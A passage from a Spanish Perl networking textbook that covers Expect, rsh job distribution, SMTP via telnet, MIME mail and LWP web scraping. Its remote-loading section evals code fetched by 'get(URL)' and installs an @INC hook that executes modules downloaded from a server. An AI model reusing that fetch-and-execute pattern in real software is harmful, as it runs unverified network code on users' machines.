                                                        2004 i686 GNU/Linux
lhp@nereida:~/Lperl/src/expect/tutorial$ fg     # VOLVAMOS CON LA CONEXION
```

```
./etsii_interconnect
hp@nereida:~/Lperl/src/expect/tutorial$ fg
./etsii_interconnect
/home/username[5]> pwd
pwd
/home/username
/home/username[6]> uname -a
uname -a
Linux tomillo.remote_machine 2.4.22-1.2188.nptlsmp #1 SMP Wed Apr 21
                          20:12:56 EDT 2004 i686 i686 i386 GNU/Linux
............
```

Para que este esquema de trabajo funcione debe evitarse el uso del método `interact`. Parece que este método se empeña en establecer su propio juego de modos que entra en conflicto con lo que queremos. El método `interact` es una macro que llama a `interconnect` para conectar dos procesos. De aqui las dos últimas líneas del código:

```
44  $stdin->set_group($rsh);
45  Expect::interconnect($stdin, $rsh);
```

El método `interconnect` tiene la sintáxis `Expect::interconnect(@objects)`. Lee desde `@objects` (en nuestro ejemplo desde `$stdin` y `$rsh`) e imprime en sus `@listen_groups`. Esta llamada junto con la llamada a `$stdin->set_group($rsh)` establecen que las escrituras en `$stdin` deben ser propagadas a `$rsh`. Por defecto, los miembros de `@objects` y sus `@listen_groups` se ponen a `raw -echo` durante la interconexión. Al establecer `$object->manual_stty()` podemos modificar esta conducta. Los valores originales del TTY se restauran al finalizar la interconexión.

8.10. Práctica: Gestor de Colas

Esta práctica es mas complicada que las anteriores. Escriba un programa que recibe como entrada un fichero conteniendo direcciones IP o nombres de máquinas `machines.dat` y un fichero conteniendo descripciones de tareas `tasks.dat`. El programa lanzará las tareas descritas en `tasks.dat` en las máquinas enumeradas en `machines.dat` que estén operativas. Se asume que está habilitado el comando `rsh` y que las máquinas comparten el sistema de archivos (están en NFS).

Desarrolle el programa de manera estructurada. Active el pragma `use strict` para evitar errores. Comienze cubriendo progresivamente los siguientes puntos:

1. El programa deberá comprobar que máquinas están operativas haciendo uso del comando `ping` con la opción `-c 1` para limitar el número de paquetes de prueba a uno. El comando `ping` en ocasiones no termina. Repase las estrategias usadas en el capítulo para finalizar la espera por el comando despues de un número de segundos especificado. Cuando no se sobrepasa el tiempo límite, puede hacer uso de expresiones regulares para detectar que la máquina está accesible. Cuando se sobrepasa, la rutina manejadora puede abortar el proceso.

2. Si la máquina esta accesible, compruebe que tiene el intérprete Perl instalado, haciendo uso de `rsh` y del comando `which`.

3. El fichero de tareas es un fichero de texto que contiene una serie de registros describiendo una tarea. Cada registro empieza por una línea con la palabra `TASK` y un nombre lógico que es el nombre de la tarea. Cada tarea se separa de la siguiente por una línea en blanco. Cada campo del registro es una línea que comienza por el nombre del campo, dos puntos (`:`) y el valor del campo. Los campos permitidos son:

   a) `DIRECTORY`. Contiene el directorio en la máquina remota de trabajo de la tarea. El valor es una cadena entre comillas simples.

b) El campo `ENV` que contiene la lista de parejas variable de entorno y su valor, separadas por blancos. Estas variables de entorno se deberán modificar antes de la ejecución de la tarea. Las variables y los valores son cadenas entre comillas simples.

c) `STDOUT` que contiene el nombre del fichero al que se desea redirigir la entrada estándar. Análogamente habrán campos `STDIN` y `STDERR`. Si `STDIN` no existe se redefine a `'/dev/null'`. Elija valores por defecto para `STDOUT` y `STDERR`. El valor de estos campos es una cadena entre comillas simples.

d) El campo `MACHINES` si existe es una expresión regular describiendo las máquinas en las que esta tarea puede ejecutarse. Cada nombre de máquina se delimita entre comillas simples.

e) El campo `COMMAND` conteniendo el nombre del comando a ejecutar. El valor es una cadena entre comillas simples.

f) `PARAMETERS` que contiene la lista de llamadas al programa. Cada llamada se separa de la anterior mediante un punto y coma. Cada parámetro va entre comillas simples.

Todos los campos son opcionales salvo el campo `COMMAND`. En una primera fase, asuma que el campo `COMMAND` es el único campo que existe en el fichero de tareas. Vaya añadiendo campos posteriormente.

Sigue un ejemplo de fichero de tareas:

```
$ cat tasks.dat
TASK listar
ENV:'PATH /bin:/usr/bin'
COMMAND:'ls'
DIRECTORY:'~'
STDOUT: 'listar.out.$machine'
PARAMETERS: '-l';'-s' '-t'

TASK ordenar
COMMAND: 'sort'
DIRECTORY: '~/lhp/procesos/practica/'
STDOUT: 'ordenado.out.$machine'
STDIN: 'aordenar'
MACHINES: 'manis' 'timple'
```

y un ejemplo de fichero de máquinas:

```
$ cat machines.dat
timple
millo
manis
fonil
```

8.10.1. Sugerencias

- Para preparar la ejecución del comando construya dinámicamente un guión Perl con todos los requisitos especificados en el registro de tareas y ejecute el guión asi creado en una de las máquinas disponibles usando `rsh`. Utilice `fork` para crear un proceso hijo el cual será el que realmente lance a `rsh`.
- Además de repasar el capítulo 4 quizá debería estudiar el manejo de paréntesis con memoria en expresiones regulares. La idea es sencilla: Después de un emparejamiento, la cadena que casó con la primera subexpresión parentizada de la expresión regular se guarda en `$1`, la que caso con la segunda subexpresión parentizada se guarda en `$2`, etc. Por ejemplo:

```
1 if ($line =~ /^DIRECTORY:\s*'([^']*)'/) {
2   my $directory = $1; ... }
```

Después de la ejecución de la línea 1, si hubo emparejamiento, `$1` contiene la cadena que casó con `[^']*`. Así, si `$line` contiene

`DIRECTORY: '/home/casiano/tmp'`

la variable `$1` contendrá la cadena

`/home/casiano/tmp`.

- Para construir el *script* te puede ser muy útil usar un *here document* o *documento aqui*. Veamos un ejemplo de uso de "documento aqui":

```
print <<EOI
El programa se deberá ejecutar con:

myprog numfiles directory initialvalue

suponemos que hay $x valores y que tenemos
$y blancos.
EOI
```

Esto es, para definir un "documento aqui" se escribe la etiqueta, en este caso `EOI` pero en general una cadena arbitraria, precedida de `<<` y sigue el texto que consituye el *here document* que se delimita por una línea en blanco que empieza por la etiqueta. Al documento aquí se le trata como una cadena de doble comilla (esto es, se sustituyen las variables). Veamos otro ejemplo:

```
$ cat here_document.pl
#!/usr/bin/perl -w

use strict;

my $b =4;
my $a = <<EOT;
esto es una
prueba.

b = $b
EOT

print $a;
$ ./here_document.pl
esto es una
prueba.

b = 4
```

- ¡Tenga en cuenta que el guión o *script* generado no debe contener errores!. Durante el desarrollo, vigile la sintáxis del guión generado.

Capítulo 9

Servicios de Correos

```
pp2@nereida:~/src/perl/NET_DNS$ mx.pl etsii.universidad.es
10      chacho.etsii.universidad.es
pp2@nereida:~/src/perl/NET_DNS$ telnet fc.ccti.universidad.es smtp
Trying 193.145.125.40...
Connected to fc.ccti.universidad.es.
Escape character is '^]'.
220 ULL-MTA ESMTP
HELO chacho.etsii.universidad.es
250 fc.ccti.universidad.es
MAIL From: <zutano@etsii.universidad.es>
250 Ok
RCPT To: <crguezl@universidad.es>
250 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: Zutano <zutano@etsii.universidad.es>
To: Zutano <crguezl@universidad.es>
Subject: Una prueba

Mmmmm... Ya sabes lo mucho que te quiero
.
250 Ok: queued as 269192A1DF
QUIT
221 Bye
Connection closed by foreign host.
```

```
pp2@nereida:~/src/perl/NET_DNS$ telnet gmail-smtp-in.l.google.com smtp
Trying 209.85.135.27...
Connected to gmail-smtp-in.l.google.com.
Escape character is '^]'.
220 mx.google.com ESMTP j9si657809mue
HELO nereida.deioc.universidad.es
250 mx.google.com at your service
MAIL From: <zutano@universidad.es>
250 2.1.0 OK
RCPT To: <zutano.churumbel.nemo@gmail.com>
250 2.1.5 OK
DATA
354 Go ahead
From: Zutano <zutano@etsii.universidad.es>
To: Zutano <crguezl@universidad.es>
```

```
Subject: Una prueba

Mmmmm... Ya sabes lo mucho que te quiero
.
250 2.0.0 OK 1176807235 j9si657809mue
QUIT
221 2.0.0 mx.google.com closing connection j9si657809mue
Connection closed by foreign host.
pp2@nereida:~/src/perl/NET_DNS$
```

9.1. El Módulo WWW::GMail

```
pp2@nereida:~/src/perl/MAIL$ gmail.pl
you have 0 new messages in your inbox
you have 31 contacts
3 of them are gmail addresses

pp2@nereida:~/src/perl/MAIL$ cat -n gmail.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use WWW::GMail;
 4
 5  my $obj = WWW::GMail->new(
 6      username => "USERNAME",
 7      password => "PASSWORD",
 8      cookies => {
 9              autosave => 1,
10              file => "./gmail.cookie",
11      },
12  );
13
14  my $ret = $obj->login();
15  if ($ret == -1) {
16      print "password incorrect\n";
17  } elsif ($ret == 0) {
18      print "unable to login $obj->{error}\n";
19      exit;
20  }
21
22  my @list = $obj->get_message_list('inbox');
23
24  # count the new messages in the inbox
25  my $new_msgs = 0;
26  for my $i ( 0 .. $#list ) {
27      $new_msgs += $list[$i]->[1]; # count the unread flags
28  }
29
30  print "you have $new_msgs new messages in your inbox\n";
31
32  my @contacts = $obj->get_contact_list();
33  print "you have ".(@contacts)." contacts\n";
34
35  my $gmail = 0;
```

```
36  for my $i ( 0 .. $#contacts ) {
37      $gmail += ($contacts[$i]->[3] =~ m/gmail\.com$/i);
38  }
39
40  print "$gmail of them are gmail addresses\n";
41
42  $obj->logout();
```

9.2. Uso de MailTools

```
lhp@nereida:~/Lperl/src/perl_networking/ch7$ cat -n mailtools_ex.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Mail::Internet;
 4
 5  my $head = Mail::Header->new;
 6  $head->add(From => 'zutano <zutano@pcg.universidad.es>');
 7  $head->add(To   => 'zutano <zutano@universidad.es>');
 8  $head->add(Cc   => 'pp2@nereida.deioc.universidad.es');
 9  $head->add(Subject => 'ejemplo de mailtools');
10
11  my $body = <<END;
12  Un ejemplo para PP2
13
14  Saludos,
15
16  Casio
17  END
18
19  my $mail = Mail::Internet->new(Header => $head,
20                                 Body   => [$body],
21                                 Modify => 1);
22  $mail->send('sendmail') or die "can't send message\n";
```

9.3. MIME

Ejecución

```
lhp@nereida:~/Lperl/src/perl_networking/ch7$ mail_recent.pl Math
logging in
fetching RECENT file from ftp.perl.org/pub/CPANRECENT
retrieving Math-0.509.tar.gz
retrieving Math-Polynom-0.09.tar.gz
retrieving Math-0.511.tar.gz
retrieving Math-0.525.tar.gz
retrieving Math-Polynom-0.08.tar.gz
retrieving Math-0.514.tar.gz
retrieving Math-0.523.tar.gz
retrieving Math-0.506.tar.gz
sending mail
```

Código

```
lhp@nereida:~/Lperl/src/perl_networking/ch7$ cat -n mail_recent.pl
 1  #!/usr/bin/perl -w
 2  # See: ftp://ftp.perl.org/pub/CPAN/RECENT
 3  #      and ftp://ftp.perl.org/pub/CPAN/modules/by-module/
 4  use strict;
 5  use Net::FTP;
 6  use MIME::Entity;
 7
 8  use constant HOST   => 'ftp.perl.org';
 9  use constant DIR    => '/pub/CPAN';
10  use constant RECENT => 'RECENT';
11  use constant MAILTO => 'juan.sin.miedo@gmail.com';
12  use constant DEBUG  => 1;
13
14  my $regexp = shift || '.*';
15  my %RETRIEVE;
16  my $TMPDIR = $ENV{TMPDIR} || '/tmp';
17
18  warn "logging in\n" if DEBUG;
19
20  my $ftp = Net::FTP->new(HOST) or die "Couldn't connect: $@\n";
21  $ftp->login('anonymous')      or die $ftp->message;
22  $ftp->cwd(DIR)                or die $ftp->message;
23
24  # Get the RECENT file
25  warn "fetching RECENT file from ".HOST.DIR.RECENT."\n" if DEBUG;
26  my $fh = $ftp->retr(RECENT) or die $ftp->message;
27  while (<$fh>) {
28    chomp;
29
30    # File line format: modules/by-module/Lemonldap/Lemonldap-NG-Handler-0.8.tar.gz
31    $RETRIEVE{$1} = $_ if m{^modules/by-module/.+/([^/]+\.tar\.gz)};
32  }
33  $fh->close;
34
35  my $count = keys %RETRIEVE;
36  my $message = "Please find enclosed $count recent modules submitted to CPAN.\n\n";
37
38  # start the MIME message
39  my $mail = MIME::Entity->build(Subject => 'Recent CPAN submissions',
40                                 To       => MAILTO,
41                                 Type     => 'text/plain',
42                                 Encoding => '7bit',
43                                 Data     => $message,
44                                );
45
46  # get each of the named files and turn them into an attachment
47  my @dist = grep { /$regexp/i } keys %RETRIEVE;
48  for my $file (@dist) {
49    my $remote_path = $RETRIEVE{$file};
50    my $local_path  = "$TMPDIR/$file";
51    warn "retrieving $file\n" if DEBUG;
52    $ftp->get($remote_path,$local_path) or warn($ftp->message ) and next;
```

```
53    $mail->attach(Path        => $local_path,
54                  Encoding    => 'base64',
55                  Type        => 'application/x-gzip',
56                  Description => $file,
57                  Filename    => $file);
58  }
59
60  $mail->sign(File => "$ENV{HOME}/.signature") if -e "$ENV{HOME}/.signature";
61
62  warn "sending mail\n" if DEBUG;
63  $mail->send('sendmail');
64  $mail->purge;
65
66  $ftp->quit;
```

Capítulo 10

LWP

10.1. Descargando Páginas

La librería `LWP` (The World-Wide Web library for Perl) proporciona clases y funciones que permiten escribir clientes WWW. La librería también contiene clases y métodos que dan soporte a la construcción de servidores HTTP sencillos.

La versión mas sencilla de esta librería la proporciona el módulo `LWP::Simple` . Como su nombre indica, provee una versión simplificada de la librería. Esto la hace especialmente indicada para ejecutar *one-liners*: programas Perl que pese a ejecutarse en una sóla línea, normalmente desde la línea de comandos, pueden llegar a realizar tareas de considerable complejidad. Por ejemplo para descargar una página web en el fichero `ejercicio.html` podemos ejecutar el siguiente comando:

```
$ perl -MLWP::Simple -e 'getstore("http://nereida.deioc.ull.es/~lhp/perlexamples/node55.html",
                                  "ejercicio.html")'
$ ls -ltr | tail -3
-rw-r--r--  1 lhp lhp  7957 2005-06-30 10:09 node343.html
-rw-r--r--  1 lhp lhp 18099 2005-06-30 10:09 node211.html
-rw-r--r--  1 lhp lhp  7093 2005-06-30 10:31 ejercicio.html
```

Si lo que queremos es descargar un buen número de páginas puede ser una buena idea paralelizar la descarga para así aumentar el ancho de banda. Para ello podemos usar el módulo de `threads` presentado en el capítulo 18 o cualquier otro que provea las funcionalidades requeridas, por ejemplo el módulo `Parallel::ForkManager`. Veamos un ejemplo de uso:

```
$ cat -n parfork.pl
 1  #!/usr/bin/perl -w
 2  use Parallel::ForkManager;
 3  use LWP::Simple;
 4  my $pm=new Parallel::ForkManager(10);
 5  for my $link (@ARGV) {
 6    $pm->start and next;
 7    my ($fn) = $link =~ /^.*\/(.*?)$/; # contexto de lista
 8    if (!$fn) { # $fn  es $1
 9      warn "Cannot determine filename from $fn\n";
10    } else {
11      # Se encontró una cadena despúes del último /
12      print "Getting $fn from $link\n";
13      my $rc=getstore($link,$fn);
14      print "$link downloaded. response code: $rc\n";
15    };
16    $pm->finish;
17  };
```

En la línea 4 se crea un objeto gestor de procesos para un máximo de 10 procesos. En la línea 6 se hace uso de `$pm->start` para hacer el `fork`. El método devuelve 0 al proceso hijo y el PID del hijo al padre. Asi pues, al ser evaluada la expresión en circuito corto, el `next` hace que el proceso padre se salte la tarea de descarga (líneas 7-14). La llamada `pm->start` produce la muerte prematura del programa si falla el `fork`. El valor retornado por la llamada a `getstore` es el código HTTP de respuesta proporcionado por el servidor. Por último la llamada a `finish` en la línea 16 termina el proceso hijo. Es posible usar el método `wait_all_children` para esperar por la terminación de todos los procesos que han sido arrancados por el objeto `$pm`.

Sigue un ejemplo de ejecución:

```
$ parfork.pl 'http://nereida.deioc.ull.es/~pl/pl0405/node24.html'\
             'http://nereida.deioc.ull.es/~lhp/perlexamples/node343.html'
Getting node24.html from http://nereida.deioc.ull.es/~pl/pl0405/node24.html
Getting node343.html from http://nereida.deioc.ull.es/~lhp/perlexamples/node343.html
http://nereida.deioc.ull.es/~lhp/perlexamples/node343.html downloaded. response code: 200
http://nereida.deioc.ull.es/~pl/pl0405/node24.html downloaded. response code: 200
$ ls -ltr | tail -4
drwxr-xr-x  2 lhp lhp  4096 2005-06-02 14:22 05
-rwxr-xr-x  1 lhp lhp   420 2005-06-30 10:55 parfork.pl
-rw-r--r--  1 lhp lhp  7957 2005-06-30 11:05 node343.html
-rw-r--r--  1 lhp lhp  7744 2005-06-30 11:05 node24.html
$
```

10.2. Cargando un Módulo Remoto

El siguiente programa `rload.pl` carga el módulo Email::Valid desde CPAN y lo usa para comprobar la validez de una dirección de email:

```
lhp@nereida:~/Lperl/src/testing$ perldoc -l Email::Valid
No documentation found for "Email::Valid".
lhp@nereida:~/Lperl/src/testing$ rload.pl 'casiano@ull.es'
yes
lhp@nereida:~/Lperl/src/testing$ rload.pl 'tutu.es'
no
```

Este es el contenido del programa:

```
lhp@nereida:~/Lperl/src/testing$ cat -n rload.pl
     1  #!/usr/bin/perl -w
     2  #uses the web to retrieve Email::Valid, and does an example call
     3
     4  use strict;
     5  use LWP::Simple;
     6
     7  scalar eval get('http://search.cpan.org/src/RJBS/Email-Valid-0.179/lib/Email/Valid.pm'
     8
     9  print +(Email::Valid->address( -address => shift,
    10                                 -mxcheck => 1 ) ? "yes\n" : "no\n");
```

Esta estrategia puede mejorarse construyendo un módulo que modifique la búsqueda en `@INC` para que los módulos sean descargados desde un site remoto:

```
pp2@nereida:~/src/perl/Module-Remote-LWP/examples$ cat ut2.pl
#!/usr/bin/perl -w -I../lib/
use strict;
```

```
use Module::Remote::LWP root => 'http://orion.pcg.ull.es/~casiano/cpan';
use Tintin::Trivial;

Tintin::Trivial::hello();
```

Cuando este programa se ejecuta accede al módulo `Tintinn::Trivial` pese a que no esta disponible en la máquina local:

```
pp2@nereida:~/src/perl/Module-Remote-LWP/examples$ ut2.pl
Hello from Tintin::Trivial
```

La estrategia se basa en una propiedad de `require`. Sigue el extracto (obtenido mediante el comando `$ PERLDOC_PAGER=cat perldoc -oLaTeX -f require`) de la documentación de `require` relevante a este asunto:

> *You can also insert hooks into the import facility, by putting directly Perl code into the* `@INC` *array. There are three forms of hooks: subroutine references, array references and blessed objects.*
>
> *Subroutine references are the simplest case. When the inclusion system walks through* `@INC` *and encounters a subroutine, this subroutine gets called with two parameters, the first being a reference to itself, and the second the name of the file to be included (e.g. "*Foo/Bar.pm*"). The subroutine should return* ***undef*** *or a filehandle, from which the file to include will be read. If* ***undef*** *is returned,* ***require*** *will look at the remaining elements of* `@INC`*.*
>
> *If the hook is an array reference, its first element must be a subroutine reference. This subroutine is called as above, but the first parameter is the array reference. This enables to pass indirectly some arguments to the subroutine.*
>
> *In other words, you can write:*
>
> ```
> push @INC, \&my_sub;
> sub my_sub {
>     my ($coderef, $filename) = @_;  # $coderef is \&my_sub
>     ...
> }
> ```
>
> *or:*
>
> ```
> push @INC, [ \&my_sub, $x, $y, ... ];
> sub my_sub {
>     my ($arrayref, $filename) = @_;
>     # Retrieve $x, $y, ...
>     my @parameters = @$arrayref[1..$#$arrayref];
>     ...
> }
> ```
>
> *If the hook is an object, it must provide an INC method that will be called as above, the first parameter being the object itself. (Note that you must fully qualify the sub's name, as it is always forced into package* ***main****.) Here is a typical code layout:*
>
> ```
> # In Foo.pm
> package Foo;
> sub new { ... }
> sub Foo::INC {
>     my ($self, $filename) = @_;
>     ...
> }
> ```

```
    # In the main program
    push @INC, new Foo(...);
```

Note that these hooks are also permitted to set the %INC entry corresponding to the files they have loaded. See %INC in perlvar.

El módulo que sigue muestra como implantar el proceso de carga remota:

```
pp2@nereida:~/src/perl/Module-Remote-LWP/lib/Module/Remote$ cat -n LWP.pm
 1  package Module::Remote::LWP;
 2  use strict;
 3  use warnings;
 4
 5  our $VERSION = '0.02';
 6
 7  use LWP::Simple;
 8
 9  my $URL;
10
11  sub import {
12    my $module = shift;
13    my %arg = @_;
14
15    die "Provide a root URL" unless defined $arg{root};
16    $URL = $arg{root};
17
18  }
19
20  sub new {
21    my $this = shift;
22    my $class = ref($this) || $this;
23    my %arg = @_;
24
25    my $self = bless {}, $class;
26
27    return $self;
28  }
29
30  sub Module::Remote::LWP::INC {
31    my ($self, $filename) = @_;
32
33    if ($filename =~ m{^[\w/\\]+\.pm$}) {
34       my $module = get("$URL/$_[1]") or return undef;
35       open my $fh, '<', \$module or return undef;
36       return $fh;
37    }
38
39    return undef;
40  }
41
42  BEGIN {
43    push (@INC, Module::Remote::LWP->new());
44  }
45
46  1;
```

10.3. Búsqueda en formularios con `get`

Nuestro primer ejemplo considera el buscador de la Universidad de La Laguna (ULL), el cual permite la búsqueda de personal vinculado a la universidad.

En primer lugar, visite la página en la que esta ubicado: http://www.ccti.ull.es/bd/. La figura 10.1 muestra la interfaz que percibe un usuario humano.

Figura 10.1: El buscador de personas de la ULL

La estructura de la página que contiene al formulario es como sigue:

```
<form method="GET" action="index.php3">
<font face="Verdana" size="2"><span class="normal">Buscar </span></font>
<input class="ObjetosTexto" type="text" name="cadena" size="20" maxlength="20"
       value ="" title="Cadena que desea buscar">
<font face="Verdana" size="2"><span class="normal"> en </span></font>
<font class="ObjetosSelect">
<select title="Concepto por el que se busca la información"
        class ="ObjetosSelect" name="donde" size="1">
  <option  value="1">el correo eléctrónico</option>
  <option selected value="2">el nombre y apellidos</option>
  <option  value="3">la dirección de trabajo</option>
  <option  value="4">la unidad organizativa</option>
  <option  value="5">la relación con la unidad organizativa</option>
</select>
</font>
<input type="submit" value="Buscar" name="BotonBuscar" class="ObjetosBoton"></p>
</form>
```

El atributo `method` indica si usamos GET o POST al enviar el formulario. El atributo `action` determina la URL que recibirá los datos. Los componentes de un formulario son text-fields, listas drop-down, checkboxes, etc. cada uno identificado con un `name`. Aqui el campo `input` define la `cadena` a buscar cuando se emita el formulario al seleccionar el botón `Buscar`. La etiqueta `select` permite crear un menú desplegable utilizando la lista de elementos etiquetados con `option`. Nos concentraremos en la selección 2 del menú `donde` para nuestra búsqueda: buscar por nombre y apellidos.

Una vez realizada la búsqueda, la estructura de la página de salida es tal que contiene al menos tres tablas cuando se encuentran resultados. La tercera tabla es la que contiene los resultados. Una fila tiene un aspecto parecido al siguiente:

```
<table border="0" width="100%">
<tr>
  <td>
  <a class="all" href="mailto:xxxx@ull.es" title="Póngase en contacto con el usuario">
  xxxx@ull.es</a>
  </td>
  <td> María Teresa .....  ..... </td>
  <td> ** Dirección de trabajo ** </font>
  </td>
  <td> Departamento de Anatomía, Anatomía Patológica e Histología </td>
  <td> Docentes y personal investigador </td>
  <td> <a name="L1724"> </a><a href="#L1724"> Teléfonos:</a><br>
    1er tlfn contacto: 922319444<br>
    Fax trabajo: 922319999<br>
  </td>
</tr>
```

Solución:

```
#! /usr/bin/perl -w

use URI;
use LWP::UserAgent;
use HTML::TreeBuilder 3;

die "Uso $0 \"nombre\"\n" unless @ARGV == 1;
my $name = $ARGV[0];
my $url = URI->new('http://www.ccti.ull.es/bd/index.php3');
$url->query_form('cadena'=>$name, 'donde'=>'2', 'BotonBuscar'=>'Buscar');
#
#print $url, "\n";
```

Un URL nos dice como obtener algo: *utiliza HTTP con este servidor y pídele esto* o bien *conéctate por ftp a esta máquina y carga este fichero*. La llamada anterior

`$url = URI->new('http://www.ccti.ull.es/bd/index.php3')`

crea un objeto URI representando una URL.

La forma en la que enviamos el formulario usando LWP depende de si se trata de una acción GET o POST. Si es un GET se procede como en el ejemplo: se crea una URL con los datos codíficados usando el método `$url->query_form('cadena'=>$name, 'donde'=>'2', 'BotonBuscar'=>'Buscar')`. y después se procede a llamar al método `get`. En el código que nos ocupa, se crea el agente y se llama al método `get` en una sóla expresión:

```
my $response = LWP::UserAgent->new->get( $url );
die "Error: ", $response->status_line unless $response->is_success;
```

El constructor `new` de la clase `LWP::UserAgent` nos permite utilizar un objeto de la clase agente el cual nos permite gestionar conexiones HTTP y realizar peticiones a los servidores HTTP.

Si el método es POST se debe llamar al método `$browser->post()` pasándole como argumento una referencia al vector de parámetros del formulario.

De hecho, si estuvieramos buscando por una cadena fija, digamos `Casiano`, la línea anterior podría ser sustituida por:

```
$response = LWP::UserAgent->new->get(http://www.ccti.ull.es/bd/index.php3?cadena=Casiano&donde
```

Acto seguido construimos el árbol de análisis sintáctico:

```
my $root = HTML::TreeBuilder->new_from_content($response->content);

#$root->dump;

my @tables = $root->find_by_tag_name('table');
```

La llamada `HTML::TreeBuilder->new_from_content($response->content)` crea el árbol sintáctico del HTML proporcionado por el objeto agente y que fué dejado en el objeto `$response`. El objeto `$response` es de la clase `HTTP::Response`.

En general la sintáxis es:

`HTML::TreeBuilder->new_from_content([ string, ... ])`

Si usamos en vez `new_from_file` construiríamos el árbol para el fichero pasado como argumento.

El método `find_by_tag_name` devuelve la lista de nodos etiquetados con el correspondiente *tag* pasado como argumento. En el ejemplo, la llamada `$root->find_by_tag_name('table')` devuelve una lista con los nodos del árbol que estan etiquetados con la marca `table`.

Si se descomenta la línea `#$root->dump;` se produce un volcado del árbol sintáctico del HTML. La estructura del volcado (abreviada) es similar a esto:

```
<html> @0
  <head> @0.0
    <title> @0.0.0
     ......
    <link href="styles.css" name="style1" rel="stylesheet" type="text/css"> @0.0.1
  <body alink="#800000" link="#000080" vlink="#800000"> @0.1
     ......
```

Cada nodo aparece etiquetado con su nivel de anidamiento.

a continuación el programa comprueba que existen tres tablas en el árbol y procede a recorrer el subárbol de la segunda tabla:

```
if (@tables > 2) {
  my $result = $tables[2];

  my @stack = ($result);
  while (@stack) {
    my $node = shift @stack;
    if (ref $node) {
      unshift @stack, $node->content_list;
    } else {
      print $node,"\n";
    }
  }
} elsif ($root->as_text =~ /Consulta demasiado/) {
  print "Consulta demasiado extensa para $name\n";
```

```
}
else {
  print "No se encontró $name";
}
$root->delete;
```

Como se ha dicho la tercera tabla (`my $result = $tables[2]`) es la que contiene los resultados. La llamada al método `$node->content_list` devuelve la lista de los hijos del nodo. Asi pues, la orden `unshift` coloca dichos nodos al comienzo de `@stack` (por cierto, que debería haberse llamado `@queue` ya que es usada como una cola). Si el nodo `$node` no es una referencia es que se trata de una hoja, en cuyo caso contiene información y la mostramos.

Ejemplo de ejecución:

```
$ ./search_ull.pl Coromoto
xxxxx@ull.es
Lourdes Coromoto Pérez González
** Dirección de trabajo **
Departamento de Filos. de la Memoria  y Propología.
Docentes y personal investigador
Teléfonos:
1er tlfn contacto: 922444444
Fax trabajo: 922555555


yyyyy@ull.es
(Visite su página)
Coromoto González Pérez
c/Astrofísico Paco. Sánchez s/n.
Departamento de FitoPato, Postulo. y Pomputación
Docentes y personal investigador
Teléfonos:
1er tlfn contacto: 922406090
Fax trabajo: 922789341
```

Sigue el código completo del programa:

```
 1 #! /usr/bin/perl -w
 2
 3 use URI;
 4 use LWP::UserAgent;
 5 use HTML::TreeBuilder 3;
 6
 7 die "Uso $0 \"nombre\"\n" unless @ARGV == 1;
 8 my $name = $ARGV[0];
 9 my $url = URI->new('http://www.ccti.ull.es/bd/index.php3');
10 $url->query_form('cadena'=>$name, 'donde'=>'2', 'BotonBuscar'=>'Buscar');
11 #
12 #print $url, "\n";
13
14 my $response = LWP::UserAgent->new->get( $url );
15 die "Error: ", $response->status_line unless $response->is_success;
16
17 my $root = HTML::TreeBuilder->new_from_content($response->content);
18
19 #$root->dump;
```

```
20
21 my @tables = $root->find_by_tag_name('table');
22
23 if (@tables > 2) {
24   my $result = $tables[2];
25
26   my @stack = ($result);
27   while (@stack) {
28     my $node = shift @stack;
29     if (ref $node) {
30       unshift @stack, $node->content_list;
31     } else {
32       print $node,"\n";
33     }
34   }
35 } elsif ($root->as_text =~ /Consulta demasiado/) {
36   print "Consulta demasiado extensa para $name\n";
37 }
38 else {
39   print "No se encontró $name";
40 }
41 $root->delete;
```

10.4. Búsqueda en formularios con `post` y autentificación

El siguiente ejemplo muestra como acceder a una página protegida bajo autentificación (básica), hacer una búsqueda a través de un formulario `post` y analizar los resultados.

Como ejemplo usaremos las páginas de búsqueda en el servidor de gestión integral de la Escuela Superior de Ingeniería Informática de la Universidad de La Laguna: http://w4.csi.ull.es/personal/cabecera.php3.

Lo primero es que nos pedirá autentificarnos. Observe bien el `realm` (`Autentificacion`).

Una vez atravesada la fase de autentificación, el formulario a rellenar es como sigue:

```
<form method="POST" action="busqueda.php3" target="pie" name="formu">
  <table width=50% cellspacing="0" cellpadding="0" border=0 bgcolor="#DEDEDE">
    <tr><td>Texto a buscar : <input type=text name=TEXTO size=10></td>
    <td><input type=submit value="Buscar"> </td></tr>
  </table>
</form>
```

Y la salida tiene este aspecto:

```
<table  cellspacing=3  cellpadding=3 width=90% align=center>
  <tr>
     <td bgcolor="#CBCCEB" width=60%><font size=+1><b>Nombre</b></font></td>
     <td bgcolor="#CBCCEB"><font size=+1><b>Username</b></font></td>
     <td bgcolor="#CBCCEB"><font size=+1><b>Departamento</b></font></td>
  </tr>
  <tr>
     <td><a href="info.php3?USER=fabiano" >RODRIGUEZ GIL, FABIANO</a></td>
     <td>fabiano</td><td>ESTADÍSTICA, I.O. y C.</td>
  </tr>
</table>
<table  cellspacing=3  cellpadding=3 width=70% align=center>
  <tr bgcolor="#CBCCEB">
```

```
     <td><font size=+1><b>Username</b></font></td>
     <td width=65%><font size=+1><b>Nombre</b></font></td></tr>
  <tr>
     <td><a href="mailto:fabiano@etsii.ull.es">fabiano</a></td>
     <td>Casiano Rodriguez Gil</td>
   </tr>
   <tr>
     <td><a href="mailto:call@etsii.ull.es">call</a></td>
     <td>Proyecto de German con Fabiano</td></tr>
</table>
```

Obsérvese que contiene dos tablas (no siempre).

Sigue una solución:

```
#! /usr/bin/perl -w

use strict;
use LWP::UserAgent;
use HTML::TreeBuilder 3;

die "Uso $0 \"nombre\"\n" unless @ARGV == 1;
my $name = $ARGV[0];

my $browser = LWP::UserAgent->new;

$browser->credentials(
'w4.etsii.ull.es:80',
'Autentificacion',
'alu999'=>'alu999password'
);

my $response = $browser->post(
  'http://w4.etsii.ull.es/personal/busqueda.php3',
  ['TEXTO'=>$name]
);
die "Error: ", $response->status_line unless $response->is_success;

my $root = HTML::TreeBuilder->new_from_content($response->content);
my @rows = $root->find_by_tag_name('tr');

foreach my $n (@rows) {
  my @fields = $n->find_by_tag_name('td');
  foreach my $f (@fields) {
    print $f->as_trimmed_text(),"\t";
  }
  print "\n";
}

$root->delete;
```

10.5. WWW::Mechanize

El módulo WWW::Mechanize proporciona los medios para automatizar la interacción con un site. El siguiente ejemplo (de Raimon Grau Cuscó un ex-alumno de PP2) utiliza google para decidir cual

de dos palabras es la mas utilizada:

```
